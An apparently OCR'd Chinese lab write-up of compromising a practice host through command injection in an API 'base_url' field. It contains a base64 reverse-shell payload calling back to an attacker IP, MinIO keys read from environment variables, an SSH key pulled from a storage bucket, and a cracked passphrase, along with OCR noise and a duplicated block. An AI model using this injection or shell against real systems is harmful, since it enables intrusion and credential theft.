

cu6l




抓包看一下，比如访问127.0.0.1会显示curl的结果，因此怀疑存在命令执行



然后用了penelope工具，可以用生成的payload传输成功

```
{
    "api_key": "sk11111111111",
    "base_url": "http://127.0.0.1;printf
KGJhc2ggPiYgL2Rldi9OY3AvMTkyLjE2OC4OMy4yNS8ONDQOIDA+JjEpICY=|base64 -d|bash #",
    "headers": {
        "X-Custom-Header": "value"
    },
    "model": "gpt-4"
}
```

这里我觉得唯一要注意的就是要在命令最后加一个“ #”符号截断，我这里确实是没注意到浪费了好长时间



弹shell回来之后连接各种信息搜集，发现环境变量中有些不寻常

```
yliken@cu6l:/tmp$ env
SHELL=/usr/bin/bash
MINIO_SECRET_KEY=dszminioadmin-01
PWD=/tmp
LOGNAME=yliken
MINIO_SECURE=false
HOME=/home/yliken
LANG=en_US.UTF-8
MINIO_BUCKET_NAME=avatars
```

```
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or
=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*
.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01
;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01
;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=
01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.
ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;3
1:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=
01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35
:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz
=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:
*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=0
1;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.f
lv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*
.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00
;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opu
s=00;36:*.spx=00;36:*.xspf=00;36:
INVOCATION_ID=7c7934bf4a9448f8a551ce6457dd5634
MINIO_ENDPOINT=127.0.0.1:9000
WERKZEUG_SERVER_FD=4
TERM=xterm-256color
USER=yliken
SHLVL=2
JOURNAL_STREAM=9:13864
MINIO_ACCESS_KEY=dszminioadmin
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_=/usr/bin/env
OLDPWD=/bin
```

看到环境变量里面有内容，都跟MINIO服务有关，查一下是“MinIO是一款开源的对象存储系统”，是用来存储东西的。然后根据ai给的方法，可以下载一个mc来管理这个服务，我就在本地下来拖到靶机上，成功管理。

```
yliken@cu6l:/tmp$ iptables
iptables v1.8.2 (nf_tables): no command specified
Try `iptables -h' or 'iptables --help' for more information.
yliken@cu6l:/tmp$ ufw
bash: ufw: command not found
yliken@cu6l:/tmp$ ./mc ls myminio/avatars
[2026-02-06 04:49:43 EST]  66KiB STANDARD session-1770371365222.jpg
[2026-02-08 21:18:51 EST] 294KiB STANDARD session-1770603327996.jpg
[2026-02-08 21:19:01 EST] 294KiB STANDARD session-1770603535956.jpg
[2026-02-26 22:55:20 EST]  73KiB STANDARD session-1772164341509.png
yliken@cu6l:/tmp$ ./mc ls myminio
[2026-02-06 04:47:44 EST]     0B avatars/
[2026-02-06 05:05:20 EST]     0B mysecret/
yliken@cu6l:/tmp$ ./mc ls myminio/mysecret
[2026-02-06 05:05:34 EST] 3.3KiB STANDARD id_rsa
yliken@cu6l:/tmp$ ./mc cp myminio/mysecret/id_rsa .
...00/mysecret/id_rsa: 3.33 KiB / 3.33 KiB |▰▰▰
```

但是这里卡了我好长时间，我不知道这个服务像数据库一样可以有很多个存储桶，我以为是利用现有的MINIO服务提权或者越权到root权限访问文件，然后卡很久，只到后来才知道可以换存储桶的，难绷。

```
yliken@cu6l:/tmp$ ./mc ls myminio/avatars
[2026-02-06 04:49:43 EST]  66KiB STANDARD session-1770371365222.jpg
[2026-02-08 21:18:51 EST] 294KiB STANDARD session-1770603327996.jpg
[2026-02-08 21:19:01 EST] 294KiB STANDARD session-1770603535956.jpg
[2026-02-26 22:55:20 EST]  73KiB STANDARD session-1772164341509.png
yliken@cu6l:/tmp$ ./mc ls myminio
[2026-02-06 04:47:44 EST]     0B avatars/
[2026-02-06 05:05:20 EST]     0B mysecret/
yliken@cu6l:/tmp$ ./mc ls myminio/mysecret
[2026-02-06 05:05:34 EST] 3.3KiB STANDARD id_rsa
yliken@cu6l:/tmp$ ./mc cp myminio/mysecret/id_rsa .
...00/mysecret/id_rsa: 3.33 KiB / 3.33 KiB
┃▓▓▓
```

爆破得到id_rsa的密码短语是superman

然后就可以ssh连接成功了